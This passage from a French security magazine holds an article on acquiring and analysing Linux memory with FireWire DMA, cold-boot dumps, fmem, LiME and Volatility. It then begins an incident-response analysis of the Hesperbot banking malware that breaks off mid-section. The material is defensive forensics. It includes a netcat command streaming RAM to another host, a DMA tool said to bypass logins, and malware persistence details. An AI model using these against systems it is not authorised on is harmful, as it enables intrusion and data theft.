Quid d'un poste utilisateur ou, plus fréquemment rencontré, d'un serveur fonctionnant sur un système basé sur Linux ? À part un guide de démarrage sur le wiki du projet, l'utilisateur est livré à lui-même et peu d'articles traitent du sujet sur Internet. La réussite de l'analyse d'un système Linux réside dans l'anticipation et la préparation en amont de celle-ci. Ainsi, aussi bien pour l'acquisition que pour l'analyse, chaque version du noyau nécessitera de compiler un module spécifique. Il est donc primordial de connaître l'inventaire de son parc fonctionnant sur Linux et de pouvoir accéder en temps voulu aux ressources nécessaires.

2 Phase d'acquisition

Il y a différentes façons d'acquérir la mémoire volatile d'un système Linux selon le type d'accès que l'on peut avoir sur la machine en question : physique ou distant. Un tour d'horizon, non exhaustif, des outils existants et diffusés sous licence open source va être présenté dans les sections suivantes.

2.1 Accès physique

En plus d'avoir les mêmes possibilités qu'un accès distant, deux méthodes d'acquisition par un accès physique à la machine vont être présentées.

2.1.1 Accès FireWire

Si un tel port existe sur la machine, s'il n'est pas rempli de colle ou d'epoxy, si le module en charge du support FireWire est chargé et finalement si le système cible ne dépasse pas 4 gigaoctets de RAM alors vous pouvez utiliser cette méthode.

Différents outils existent pour mener à bien cette tâche. Pour une référence complète, la lecture de l'article consacré aux attaques DMA par FireWire sur le site de Uwe Hermann **[HERMANN]** est vivement recommandée. Pour l'article, l'outil Inception **[INCEPTION]** est présenté. Comme décrit sur le site du projet, Inception est un outil de hacking et de manipulation de la mémoire exploitant l'accès DMA par FireWire. Il permet de contourner les mécanismes d'authentification sur les systèmes Windows,

Linux et Mac OS en modifiant à chaud la routine de validation du mot de passe utilisateur. La fonctionnalité relative à l'article concerne plutôt sa capacité à faire une acquisition des 4 premiers gigaoctets de la RAM. Deux possibilités sont offertes, soit faire une acquisition d'un segment de la RAM, soit de son intégralité. Ainsi pour acquérir l'intégralité de la mémoire physique, il suffira de lancer la commande suivante **`incept -D`**. Le fichier sera nommé de la manière suivante : **`inception dump_0x0_0x100000000_20131201-234200.bin`** pour acquisition de 4Go effectuée le 1er décembre 2013 à 23h42.

2.1.2 Warm reboot

Une autre surface d'exploitation pour l'acquisition mémoire est possible par le mécanisme d'attaque par démarrage à froid (*cold boot attack*). Cette possibilité a déjà été évoquée dans des numéros précédents de MISC. Brièvement, cette technique repose sur la rémanence des bits mémoire pendant quelques secondes même si celle-ci n'est plus alimentée. Il est possible d'augmenter ce temps de rémanence en refroidissant par exemple la barrette à l'aide d'une bombe d'air sec.

La technique présentée ici repose sur ce principe de rémanence, mais ne nécessitera pas d'enlever les barrettes de RAM, mais de redémarrer la machine en amorçant un système dédié, d'où le terme *Warm reboot*. La seule limitation de cette attaque réside dans le fait que le BIOS fasse un test mémoire au démarrage. Dans ce cas particulier, la seule solution possible est de réussir à contourner cette routine en modifiant son BIOS et d'injecter du code capable de faire de l'acquisition, et ce sans jamais redémarrer la machine ! Cette technique est possible, mais demande un certain investissement et reste spécifique à chaque matériel. Le lecteur curieux pourra se référer à la présentation de Ruud Schramp du *National Forensics Institute* enregistrée pendant OHM2013 **[SCHRAMP]**. Si le test mémoire n'est pas effectué au démarrage vous avez deux possibilités : démarrage sur un périphérique de stockage en USB ou par l'utilisation d'un PXE.

2.1.2.1 Version USB

Pour la version USB, le seul prérequis est d'avoir un BIOS capable de démarrer sur un périphérique externe comme par exemple une clé USB. Bien entendu, il faut s'assurer que le périphérique dispose de suffisamment d'espace pour contenir l'acquisition complète de la mémoire. L'opération se déroule en trois temps :

1. Installation du *dumper* sur la clé en utilisant la commande **`dd if=scrapper.bin of=/dev/sdb`**.
2. Démarrage sur la clé. La mémoire est automatiquement écrite sur celle-ci (Figure 1).
3. Extraction de l'acquisition présente sur la clé avec l'outil **`usbdump`** fourni dans les sources du projet.




Fig 1 : Cold boot par clé USB.

```
$ usbdump /dev/sdb > mem.bin
recover segment0 [base: 0x0 size: 654336]
recover segment1 [base: 0x100000 size: 267321344]
```

2.1.2.2 Version PXE

Une version PXE peut également être utilisée pour faire une acquisition distante sous réserve que la machine cible puisse accéder aux serveurs DHCP et TFTP. Dès que la cible a obtenu son adresse IP, le fichier **`scrapper.bin`** est récupéré puis exécuté et si tout se déroule correctement le *scrapper* affichera des messages de statut. Depuis la machine en charge de récupérer l'image mémoire, il suffit de lancer la commande **`pxedump 192.168.1.2 > mem.bin`** si la machine cible a obtenu cette adresse.

Pour de plus amples informations et notamment sur le fonctionnement détaillé des *scrappers*, vous pouvez récupérer les sources et documentations sur le site du projet **[COLDBOOT]**. Il peut être judicieux de mettre en place ce genre de solution dans son parc pour faciliter l'acquisition mémoire.

2.2 Accès distant

Dans le cas où vous ne pouvez accéder physiquement à la machine ou que la mise en place d'un PXE n'est pas possible, d'autres solutions sont proposées. Le prérequis ici est d'avoir un accès shell distant avec les privilèges suffisants pour charger un module noyau. Certains diront que c'était mieux avant, car il était possible d'accéder à la mémoire depuis l'espace utilisateur au travers du périphérique **`/dev/mem`** (cela était également le cas pour Windows avec l'accès au périphérique **`\Device\PhysicalMemory`**). L'acquisition était alors possible simplement en utilisant **`dd if=/dev/mem of=mem.bin`**.

Cependant la capture maximale était limitée aux 896 premiers mégaoctets. Et depuis le noyau 2.6.26, par mesure de sécurité, ce mécanisme a été réduit pour uniquement laisser l'accès à l'espace PCI et aux régions de données et de code du BIOS. Pour plus de détails, le lecteur pourra consulter la page relative à l'ajout de ces restrictions **[DEVMEM]**.

Bien qu'il soit toujours possible de réactiver ce mécanisme en recompilant son noyau, il est préférable de recourir à des solutions plus modernes et qui reposent sur le chargement d'un module. Deux d'entre eux seront présentés : fmem et LiMe. Pour les étapes suivantes, il est nécessaire de compiler le module pour chaque version

du noyau Linux à supporter. Il ne vous reste plus qu'à être le plus homogène possible :) *<teaser>* Sachez que certaines personnes travaillent actuellement sur une méthode de chargement d'un module précompilé et ce quelque soit la version du noyau *</teaser>*.

Concernant l'environnement de compilation, il est préférable de le faire sur une machine dédiée (ou machine virtuelle) et non directement sur la machine cible. Bien entendu, il n'est pas nécessaire de démarrer sur chaque version du noyau à supporter, mais juste d'avoir récupéré les sources du noyau cible et de faire pointer `/usr/src/linux` sur le bon répertoire.

2.2.1 Fmem

Le premier module permettant de faire une acquisition de la mémoire est fmem. Il a été développé en 2010 par Ivor Kollar au cours de sa thèse intitulée *Forensic RAM dump image analyser* **[THESE]**. Son utilisation est simple, il suffit de compiler le module et de lancer le script `shell run.sh` qui va charger le module et donner des informations relatives aux différentes zones mémoires. Il faut savoir que sur les noyaux supérieurs ou égaux à la version 3.0.0, `fmem` ne semble pas être en mesure de donner ces indications. Cependant, il est possible de connaître la taille de la mémoire physique soit en utilisant la commande `grep MemTotal /proc/meminfo` ou plus simplement `free -m`. Cette valeur est ensuite utilisée pour paramétrer `dd` comme par exemple `dd if=/dev/fmem of=dump1.dd bs=1MB count=3584`. L'avantage d'utiliser fmem réside dans la possibilité d'utiliser un *pipe* avec dd pour faire son acquisition à travers le réseau :

- machine cible : `dd if=/dev/fmem bs=1MB count=3584 | nc -v 10.42.0.1 4242`
- machine d'analyse : `nc -v -l 4242 > mem.bin`

2.2.2 LiME

Depuis ShmooCon 2012, un nouveau module a vu le jour, LiMe pour *Linux Memory Extractor*, qui se veut le seul outil d'acquisition opérant entièrement dans un contexte noyau. Les sources du projet sont accessibles sur Google Code **[LIME]**. Pourquoi proposer un nouveau module alors que fmem existe ? Joe Sylve, l'auteur de LiME avance comme argument qu'il n'y a pas de changement de contexte entre l'espace noyau et l'espace utilisateur ainsi qu'aucun tampon d'échange ce qui a pour effet de moins polluer l'acquisition. Différents paramètres peuvent être fournis au chargement du module par l'intermédiaire de la commande `insmod`. Les deux suivants sont obligatoires :

- `path` : soit un nom de fichier sur le système local, soit `tcp:<port>` pour un transfert par réseau.
- `format` : le format de l'acquisition parmi les trois possibilités suivantes : `raw` qui concatène les différentes zones mémoires du système. Ce type d'acquisition n'est pas supporté par Volatility. Utilisez de préférence `padded` qui remplacera par des zéros les différentes zones non système ou bien `lime` qui est un format ajoutant des informations pour les différentes zones et qui est bien entendu supporté par Volatility.

Un paramètre optionnel `dio` permet quant à lui de définir si les entrées/sorties se font de manière directe ou non. Par défaut, le mode direct est privilégié ce qui permet de contourner le cache du système de fichier, qui polluerait une fois de plus notre acquisition.

Si vous souhaitez faire une acquisition avec une destination sur le système local, il faudra exécuter la commande suivante sur la machine cible `insmod lime.ko "path=/mnt/mem.bin format=lime"`.

Pour la version réseau, sur la machine cible il faut exécuter la commande `insmod lime.ko "path=tcp:4242 format=lime"` qui permettra de démarrer le module en mode écoute sur le port 4242.

Sur la machine faisant office de client et qui rapatriera l'acquisition, la commande `nc 192.168.1.2 4242 > mem.bin` sera exécutée si l'adresse IP du serveur est 192.168.1.2.

Par défaut, LiME n'est pas verbeux, il est possible d'obtenir des informations de débogage en commentant dans le fichier `lime.h` la ligne `#undef LIME_DEBUG` et en décommentant la ligne `#define LIME_DEBUG`. Les informations sont ensuite accessibles dans `/var/log/messages` ou en utilisant `dmesg`.

3 Volatility : A kind of magic

Désormais en possession d'une copie de la mémoire d'un système Linux, la phase d'analyse va pouvoir commencer et pour se faire, le framework Volatility sera utilisé. Cependant, à l'instar de la phase d'acquisition, il est nécessaire de préparer un profil d'analyse en fonction de la version du noyau.

Afin de comprendre ce besoin et comment Volatility l'utilise, il n'y a pas d'autres choix que de plonger dans le code du projet. En effet, bien que documenté concernant son utilisation en ligne de commandes, la documentation des rouages n'est pas encore complète. L'objectif ici n'est pas de présenter l'intégralité de ceux-ci, mais d'expliquer le cheminement de l'extraction des informations du noyau à la récupération et l'affichage des processus visibles depuis le fichier représentant l'acquisition de la mémoire. Il est également bon de savoir que le cheminement est exactement le même pour les systèmes Windows.

3.1 Création d'un profil Linux

La première étape avant de pouvoir utiliser Volatility consiste donc en la création d'un profil qui regroupera les informations relatives aux structures du noyau,

appelées **vtypes** dans la terminologie de Volatility, et aux symboles de débogage. Le tout sera ensuite contenu dans une archive au format ZIP. Six profils Linux sont mis à disposition sur le site du projet **[PROFILES]**.

Pour information, les profils Windows sont générés à partir des informations présentes dans les fichiers de type PDB. Les vtypes en résultant sont situés dans le répertoire **volatility/plugins/overlays/windows**. Ces fichiers contiennent ainsi les structures pour chaque version du noyau Windows sous forme d'un dictionnaire Python.

3.1.1 Le format DWARF

L'extraction des structures du noyau visé sera obtenue à l'aide du format **[DWARF]**. Ce format, initialement développé par Bell Labs existe depuis maintenant plusieurs années et est devenu avec le temps un standard pour décrire les informations de débogage. Ces différentes informations sont directement stockées dans les binaires de type ELF compilées en mode *debug*. Vous l'aurez compris, il va donc falloir compiler du code pour en extraire les informations au format DWARF. Rassurez-vous, il n'est pas nécessaire de compiler un noyau complet, uniquement un module. Les développeurs de Volatility étant magnanimes, ils fournissent gracieusement le module en question et son *Makefile* associé dans le répertoire **tools/linux/**.

3.1.2 Extraction des structures du noyau

Comme mentionné au tout début des sources du fichier **module.c**, celui-ci ne fait strictement rien. Il sert uniquement à être compilé en mode *debug* pour ensuite extraire les structures du noyau Linux qui seront décrites dans le format DWARF. En y regardant de plus près, le fichier ne comporte que des inclusions de fichiers entêtes relatifs à ces différentes structures et à la redéfinition de certaines d'entre elles en fonction de la version du noyau.

Afin de générer le module, les sources du noyau cible doivent être présentes sur la machine utilisée pour la compilation. Par défaut, la version du noyau en cours d'utilisation est utilisée. De plus, le programme **dwarfdump** doit être installé afin d'extraire les informations de débogage présentes dans le module.

Sachez qu'il est possible de générer et d'extraire les informations de débogage pour d'autres versions de noyau en définissant les variables **KDIR** pour préfixer le chemin vers **/lib/modules/**, par défaut égal à **/** et **KVER** pour définir la version du noyau, par défaut égale au résultat de la commande **uname -r**.

Lorsque l'environnement de compilation est prêt, il suffit de lancer la commande **make** depuis le répertoire **tools/linux**. Si tout s'est correctement déroulé, un nouveau fichier, **module.dwarf**, doit être présent dans le répertoire et le début de son contenu devrait ressembler à ce qui suit :

```
$ head module.dwarf
.debug_info

<0><0x0+0xb><DW_TAG_compile_unit> DW_AT_producer<"GNU C 4.6.3"> DW_AT_
language<DW_LANG_C89> DW_AT_name<"/home/udgover/share/linux/module.c"> DW_
AT_comp_dir<"/usr/src/linux-headers-3.2.0-4-amd64"> DW_AT_low_pc<0x00000000>
DW_AT_high_pc<0x00000000> DW_AT_stmt_list<0x00000000>
<1><0x2d><DW_TAG_typedef> DW_AT_name<"__s8"> DW_AT_decl_file<0x00000001 /usr/
src/linux-headers-3.2.0-4-common/include/asm-generic/int-ll64.h> DW_AT_decl_
line<0x00000013> DW_AT_type<<0x00000038>>
<1><0x38><DW_TAG_base_type> DW_AT_byte_size<0x00000001> DW_AT_encoding<DW_ATE_
signed_char> DW_AT_name<"signed char">
```

3.1.3 Obtention des symboles de débogage

Il y a différentes façons d'obtenir les symboles de débogage du noyau Linux. La manière la plus simple consiste à récupérer le fichier **System.map** dans le répertoire **/boot** du système pour la version du noyau souhaitée. Si ce fichier n'est pas présent, il est possible de l'obtenir en utilisant la commande **nm** sur le fichier *vmlinux* représentant le noyau. Néanmoins, le fichier présent dans le répertoire **/boot** est souvent compressé pour gagner de la place et se nomme *vmlinuz*. Pour extraire la version décompressée du noyau, il est possible d'utiliser le script shell **extract-vmlinux** accessible, par exemple, sur le GitHub de Linus Torvalds **[EXTRACT]**. Il suffit ensuite de lancer le script de la manière suivante **extract-vmlinux vmlinuz-3.2.0-4 > vmlinux**.

Cependant, à nouveau pour réduire la taille du noyau, le binaire *vmlinux* est *strippé* et ne contient donc pas les symboles de débogage. La dernière solution reste donc de copier le fichier **.config** présent sur la machine du noyau cible et de compiler un noyau de la même version sur une machine dédiée. Le fichier **.config** peut-être récupéré dans le répertoire **/boot**, et sera généralement suffixé par la version en question. Une autre possibilité sera d'utiliser, s'il existe, le fichier **/proc/config.gz** et d'extraire le fichier de la manière suivante : **zcat /proc/config.gz > /usr/src/linux/.config**. Il ne reste plus qu'à lancer la compilation uniquement du noyau en invoquant **make vmlinux**. Ici, la compilation des modules n'est pas utile et permet un gain de temps non négligeable. Si tout s'est bien déroulé, vous avez le fichier **System.map**, accessible à la racine des sources du noyau.

3.1.4 Validation de la prise en compte du profil

Une fois les **module.dwarf** et **System.map** obtenus, une dernière étape est nécessaire avant de valider que Volatility puisse gérer ce nouveau profil. Ceux-ci doivent être contenus dans une archive au format ZIP, puis placés soit directement dans le répertoire **volatility/plugins/overlays/linux/** soit dans un emplacement de votre choix qui devra être précisé lors de l'utilisation de Volatility en spécifiant le paramètre **--plugins=/chemin/vers/les/profils**. Désormais, il ne reste plus qu'à valider le bon chargement du profil. Ces différentes étapes sont présentées ci-dessous :

```
$ zip volatility/plugins/overlays/linux/Debian7.zip System.map-
3.2.0-4-amd64 module.dwarf
  adding: System.map-3.2.0-4-amd64 (deflated 78%)
  adding: module.dwarf (deflated 91%)
$ python vol.py --plugins=profiles --info | grep Linux
LinuxDebian7x64       - A Profile for Linux Debian7 x64
```

Vous remarquerez que Volatility renomme le profil en préfixant le nom du fichier ZIP avec **Linux** et remplace l'extension par l'architecture détectée, ici **x64**. Si le profil est correctement détecté, les différentes commandes pour un environnement Linux deviennent utilisables en fournissant le nom du profil à utiliser. Ainsi pour utiliser le profil précédemment créé, le paramètre **--profile** se verra attribuer **LinuxDebian7x64**.

3.2 Utilisation du profil par Volatility

L'objectif maintenant est de comprendre comment les informations contenues dans le profil généré sont utilisées. Chaque profil détecté par Volatility se voit associer un objet dédié représenté par la classe **Profile** implémentée dans le fichier **volatility/obj.py**. Cette classe de base est ensuite héritée par profil décrivant un système.

Il est à noter qu'à l'origine Volatility était plutôt orienté analyse de systèmes Windows et cette classe se voulait donc simple d'utilisation pour déclarer un nouveau profil Windows. À titre d'exemple, le code suivant, déclaré dans le fichier **volatility/plugins/overlays/windows/win7.py**, présente le profil pour le chargement des **vtypes** (la représentation des structures noyau) d'un système Windows Seven SP1 64 bits

```
class Win7SP1x64(obj.Profile):
    """ A Profile for Windows 7 SP1 x64 """
    _md_memory_model = '64bit'
    _md_os = 'windows'
    _md_major = 6
    _md_minor = 1
    _md_build = 7601
    _md_vtype_module = 'volatility.plugins.overlays.windows.win7_sp1_x64_vtypes'
```

Concernant Linux, les développeurs ont choisi de garder le même principe, mais ont dû surcharger certaines méthodes. L'implémentation des profils pour les systèmes Linux se situe dans le répertoire **volatility/plugins/overlays/linux**. Le fichier **linux.py** comprend la majorité de la gestion des profils. Le fichier **linux64.py** fournit quant à lui une modification mineure du profil pour, vous l'aurez compris, gérer les versions 64 bits. C'est d'ailleurs un exemple simple de modification de profil par l'héritage de la classe **ProfileModification**.

Dans le fichier **linux.py**, la partie essentielle se trouve dans la fonction **LinuxProfileFactory** qui prend comme paramètre le fameux fichier ZIP généré précédemment. Au sein même de cette fonction, la classe **AbstractLinuxProfile** est définie et pour chaque profil Linux une instance sera créée. C'est à partir d'une de ces instances que les commandes pourront extraire des informations pertinentes. C'est dans cette classe que le chargement et l'interprétation des fichiers contenus dans le ZIP sont implémentés.

La méthode **load_sysmap** est utilisée pour charger les symboles et leur *offset* associé qui sont présents dans le fichier **System.map**. La méthode **load_vtypes** quant à elle permet de charger le fichier **module.dwarf** et de transcrire la description au format *dwarf* en un dictionnaire Python en utilisant la classe **DWARFParser**. Celle-ci est implémentée dans le module **dwarf**, qui est utilisable indépendamment de Volatility, et permet ainsi d'obtenir toutes les structures d'un noyau Linux sous forme de dictionnaire Python.

Pour s'en convaincre, il suffit d'exécuter à la racine du répertoire contenant les sources de Volatility la ligne de commandes **python volatility/dwarf.py /dumps/mem/debian7-3.2.0-4-amd64/module.dwarf | grep -A 8 -F "'socket':"** pour afficher la structure *socket* version Python :

```
  'socket': [ 0x30, {
    'state': [0x0, ['Enumeration', {'target': 'int', 'choices': {0: 'SS_FREE',
    1: 'SS_UNCONNECTED', 2: 'SS_CONNECTING', 3: 'SS_CONNECTED',
    4: 'SS_DISCONNECTING'}}]],
    'type': [0x4, ['short']],
    'flags': [0x8, ['unsigned long']],
    'wq': [0x10, ['pointer', ['socket_wq']]],
    'file': [0x18, ['pointer', ['file']]],
    'sk': [0x20, ['pointer', ['sock']]],
    'ops': [0x28, ['pointer', ['proto_ops']]],
}]
```

Vous allez me dire, c'est bien beau, mais à quoi cela sert ? C'est là qu'entre en action l'autre objet incontournable de Volatility qui porte le nom de **Object**. Implémenté dans le fichier **volatility/obj.py**. Cet objet est utilisé par la majorité des commandes de Volatility et permet de créer temporairement un dissecteur pour une structure voulue à une position donnée. L'exemple suivant est proposé :

```
task = obj.Object("task_struct", offset = init_task_addr, vm = self.addr_space)
```

Le premier argument de type chaîne de caractères représente la structure à décoder qui est présente dans le dictionnaire Python contenant, en mémoire, la définition des structures noyau. L'argument **offset**, de type entier, représente la position de départ pour décoder la structure dans l'image mémoire. Ici, **init_task_addr** est fourni et correspond à l'adresse du symbole **init_task** obtenu par un appel à la méthode **get_symbol("init_task")** de la classe **Profile**. Cette méthode retourne l'adresse initialement contenue dans le fichier **System.map**. Cet extrait de code est précisément celui utilisé dans la commande permettant de lister les tâches visibles et est implémenté dans le fichier **volatility/plugins/linux/pslist.py**.

Le lecteur attentif aura remarqué que l'argument **vm** n'a pas été présenté, celui-ci est le sujet de la dernière section décrivant la gestion des différents niveaux d'interprétation des données : les *Address Space*.

3.3 Les Address Space

Les *address space* correspondent à une autre clé de voûte de Volatility. Sans eux, il ne serait pas possible de décoder une acquisition mémoire, car ils décrivent comment sont agencées les données de l'image et fournissent les primitives de lecture et déplacement et translation d'adresse. Volatility utilise un modèle d'*address space* empilables permettant de faire abstraction des différentes couches de données pour les différentes commandes.

Généralement, le premier niveau d'*address space* utilisé permet de faire la correspondance avec un fichier correspondant à l'image mémoire et se nomme **FileAddressSpace** Tous les *address space* se situent dans le répertoire **volatility/plugins/addrspaces/**. Afin de se représenter l'empilement de ces *address space*, l'exemple suivant est basé sur une image de type LiME :

```
$ python vol.py -f /dumps/mem/debian7-3.2.0-4-amd64/mem.lime
--profile=LinuxDebian7x64 linux_volshell
>>> from volatility.obj import Object
>>> self.proc
[task_struct task_struct] @ 0xFFFF88001DD09510
>>> print hex(self.proc.obj_offset)
0xffff88001dd09510
>>> cr3 = hex(self.proc.get_process_address_space().dtb)
>>> print cr3
0x1defb000L
>>> task = Object('task_struct', offset=self.proc.obj_offset, vm=self.proc.obj_vm)
>>> print task.comm
init
>>> base = self.proc.get_process_address_space()
>>> while base:
...     print base
...     base = base.base
<volatility.plugins.addrspaces.amd64.AMD64PagedMemory object at 0x536350>
<volatility.plugins.addrspaces.lime.LimeAddressSpace object at 0x534c390>
<volatility.plugins.addrspaces.standard.FileAddressSpace object at 0x34bbe10>
>>> proc_layer = self.proc.get_process_address_space()
>>> lime_layer = proc_layer.base
>>> file_layer = lime_layer.base
>>> offset = self.proc.obj_offset
>>> print "task 'init' is mapped @", hex(proc_layer.translate(self.proc.obj_
offset)), "on", lime_layer
task 'init' is mapped @ 0x1dd09510L on <volatility.plugins.addrspaces.lime.
LimeAddressSpace object at 0x534c390>
>>> print "task 'init' is mapped @", hex(lime_layer.translate(0x1dd09510)), "on",
file_layer
task 'init' is mapped @ 0x1dc99150L on <volatility.plugins.addrspaces.standard.
FileAddressSpace object at 0x34bbe10>
>>> task = Object("task_struct", offset=0x1dc99150, vm=file_layer)
>>> print task.comm
init
```

Dans un premier temps, les informations du processus racine attribué à **self.proc** sont affichées : son offset virtuel et sa valeur CR3. Un **Object** est ensuite instancié en utilisant les informations du processus et son nom est affiché : **init**.

Puis, les différents *address space* sont présentés du niveau le plus haut au niveau le plus bas représentant le fichier en question et qui est interfacé par **FileAddressSpace**. S'ensuit, pour chaque niveau, la translation de l'adresse d'un niveau à un autre. Finalement, un **Object** est instancié directement à partir de l'offset physique dans le fichier où le nom correspond bel et bien à **init**.

Ainsi, lorsque **proc_layer.translate(self.proc.obj_offset)** est appelée c'est en fait le mécanisme de pagination AMD64/IA-32E qui est utilisé et implémenté dans **volatility/plugins/addrspaces/amd64.py**. Il est ainsi possible d'interfacer Volatility dans un autre projet en développant un *address space* qui fournira les mêmes primitives que **FileAddressSpace**.

Conclusion

Cette première partie de l'article a permis de présenter les différentes techniques d'acquisition de la mémoire volatile pour un environnement Linux ainsi que de préparer son analyse avec Volatility. Le fonctionnement interne de ce dernier a été présenté afin de mieux comprendre ce qu'il se passe réellement lors de son utilisation. La prochaine partie de l'article se focalisera donc sur l'analyse d'une acquisition Linux en présentant les différentes structures utilisées et leur signification. ■

REMERCIEMENTS

Je tiens à remercier l'équipe de MISC pour sa patience ainsi que Laurent Clévy et Benjamin Caillat pour leur relecture.

BIBLIOGRAPHIE

- **[COMDOC] http://code.google.com/p/volatility/wiki/VolatilityDocumentationProject**
- **[VOLBLOG] http://volatility-labs.blogspot.fr/**
- **[WINPMEM] https://volatility.googlecode.com/files/winpmem-1.4.1.zip**
- **[HERMANN] http://www.hermann-uwe.de/blog/physical-memory-attacks-via-firewire-dma-part-1-overview-and-mitigation**
- **[INCEPTION] http://www.breaknenter.org/projects/inception/**
- **[SCHRAMP] http://bofh.nikhef.nl/events/OHM/video/d3-t3-12-20130802-2200-ram_memory_acquisition_using_live_bios_modification-ruud_schramp.m4v**
- **[COLDBOOT] https://citp.princeton.edu/research/memory**
- **[DEVMEM] http://lwn.net/Articles/267427/**
- **[THESE] http://hysteria.sk/~niekt0/fmem/doc/foriana.pdf**
- **[LIME] http://code.google.com/p/lime-forensics/**
- **[PROFILES] http://code.google.com/p/volatility/wiki/LinuxProfiles**
- **[DWARF] http://dwarfstd.org/Dwarf4Std.php**
- **[EXTRACT] https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux**

TOUR D'HORIZON DU MALWARE BANCAIRE HESPERBOT

Sylvain Sarméjeanne – CERT-LEXSI – @sylv1_secu – ssarmejeanne@lexsi.com
Adel Khaldi – CERT-LEXSI – akhaldi@lexsi.com

mots-clés : HESPERBOT / BANCAIRE / INJECTS / MOBILE / HITMO

Dans la jungle des malwares se cachent les malwares bancaires, ces programmes malveillants s'efforçant de vous dérober vos économies lorsque vous consultez le site de votre banque en ligne. À l'ombre des très connus ZeuS, Citadel et autres SpyEye parviennent à émerger de nouvelles familles comme Hesperbot, qui provoque de sensibles dégâts financiers depuis l'été 2013.

1 Campagnes d'infection

Hesperbot cible de nombreuses institutions financières de différents pays principalement européens. Il a été détecté pour la première fois par l'industrie antivirale lors d'une campagne visant la République tchèque en août 2013 **[HESP_CZ]**. Prétextant donner des informations de suivi d'un colis ou d'une lettre, cette campagne de courriels incitait les victimes à se connecter à un site imitant celui du service national des postes afin qu'elles téléchargent un binaire dont l'icône est celle d'Adobe Reader et nommé **`zásilka.pdf.exe`** (« zásilka » signifiant « envoi » ou « expédition » en tchèque). La technique est pour le moins naïve, mais on ne peut malheureusement que constater sa réussite. Le Portugal, la Thaïlande, la Turquie et le Royaume-Uni ont subi des campagnes similaires, ainsi que plus récemment l'Australie et l'Allemagne **[HESP_AU_DE]**, montrant que cette famille est de plus en plus active. N'allez pas croire que la France reste épargnée puisque certaines des banques ciblées sont des filiales de banques françaises...

2 Binaire Windows

2.1 Analyse dynamique

Nous allons analyser le binaire de condensé MD5 334caadd87414cec33aeed2cd5660047 issu d'une campagne tchèque ; son en-tête PE indique qu'il a été compilé le 19/11/2013. Le canal de contrôle (C&C) associé à cet échantillon est hébergé sur le domaine **dnshosting1.ws**. Il était actif au moment où cette analyse a été réalisée, mais dans le cas contraire, Hesperbot dispose d'un algorithme générant un grand nombre de noms de domaine par jour (DNG, *Domain Name Generator*) dans l'espoir que l'un d'eux soit sous contrôle de l'attaquant.

Son exécution montre la création des éléments présentés dans le tableau ci-dessous.

Avec un simple Process Monitor, on observe que ces fichiers sont manipulés par le processus **`explorer.exe`**,

Chemin	Description
`C:\Documents and Settings\All Users\Application Data\<nom_aléatoire_1>`	Répertoire contenant plusieurs fichiers **`.dat`** chiffrés (configuration, modules, etc.) de noms aléatoires, décrits en section **2.2**
`C:\Documents and Settings\All Users\Application Data\`	Répertoire contenant des fichiers AVI pour les sessions de navigation sur les sites bancaires ciblés enregistrées sous forme de vidéos
`C:\Documents and Settings\All Users\Application Data\Sun`	Répertoire contenant plusieurs fichiers chiffrés **`.bkp`**, certainement des sauvegardes des fichiers **`.dat`**
`C:\Windows\<nom_aléatoire_2>`	Répertoire contenant le binaire Hesperbot principal sous un nom aléatoire
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`	Valeur de nom aléatoire pointant vers le binaire ci-dessus afin d'assurer le lancement du malware à chaque démarrage du système

montrant sans surprise que notre échantillon n'est qu'un dropper (premier binaire du mécanisme d'infection, sans dépendance vis-à-vis d'autres composants) et que le malware s'injecte dans des processus Windows légitimes pour effectuer ses opérations malveillantes. On peut maintenant s'attaquer à l'analyse du code pour déchiffrer ces fichiers.

2.2 Déchiffrement des fichiers .dat

La décompression (*depacking*) du dropper n'opposant aucune difficulté, elle ne sera pas décrite. En utilisant **hachoir-subfile** sur ce binaire dépacké, on remarque qu'il embarque deux autres binaires dont les chaînes de caractères contiennent respectivement **core_x86.bin** et **core_x64.bin** qui ne sont autres que le module **core** de Hesperbot, précisément celui qui est injecté dans le processus **explorer.exe** en fonction de l'architecture du système (les autres modules sont décrits ci-après).

Le plugin FindCrypt2 d'IDA nous indique que deux algorithmes cryptographiques sont présents dans ce module **core** :

- SHA256 : utilisé afin de générer une clé de 256 bits à partir de différentes caractéristiques du système comme l'architecture du processeur, le nom d'hôte, la version de Windows, ainsi que le contenu des clés **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate**, **HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid** et **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\DigitalProductId** ;
- Twofish : utilisé pour chiffrer et déchiffrer les fichiers **.dat** en utilisant la clé générée ci-dessus.

Contrairement à d'autres malwares bancaires comme SpyEye, ZeuS, Citadel ou ICE-IX qui encodent cette clé de chiffrement dans le binaire lui-même, on observe donc qu'Hesperbot génère cette clé dynamiquement à chaque lancement du malware à partir de caractéristiques uniques au système, ce qui rend a priori extrêmement délicat le déchiffrement d'un fichier **.dat** sans accès au système sur lequel ce fichier a été chiffré.

Voici par exemple le début d'un fichier **isawozub.dat** chiffré issu de notre machine d'analyse :

```
$ xxd isawozub.dat
0000000: 1d4c f2a6 ff77 1c5e 80a6 49ba e810 efe7  .L...w.^..I.....
0000010: 1eac 0039 e0d0 23c1 cf54 9cdd fd00 4ab4  ...9..#..T....J.
0000020: b5bd 5559 80f0 0701 0e8d 0b9d e743 1a9c  ..UY.........C..
0000030: 6495 7616 67ee 16b9 2b09 b751 dbfd 68ed  d.v.g...+..Q..h.
0000040: d1bb f69e 49b5 6e64 e4ec ce6e cfac 359e  ....I.nd...n..5.
0000050: 9691 9a82 86db 194a 48df 715d e7fc b20d  .......JH.q]....
0000060: db31 5c7b aa70 934a fd8c b4bf 8fe7 9764  .1\{.p.J.......d
0000070: f16f 230a 049b 7fe6 e7ac 85cc 1d55 d60e  .o#.........U..
[...]
```

La fonction de déchiffrement située à l'adresse 0x40d98f prend deux arguments :

- un pointeur vers la clé Twofish ;

```
(gdb) hexdump *(int*)($esp+4) 32
0x011937a4: a7 cd 1b f5 ce c2 56 99 26 95 0a 8c 45 b0 42 dc  |......V.&...E.B.|
0x011937b4: af a3 35 11 e5 57 65 60 1a 71 b5 fb 57 1b f8 f5  |..5..We`.q..W...|
```

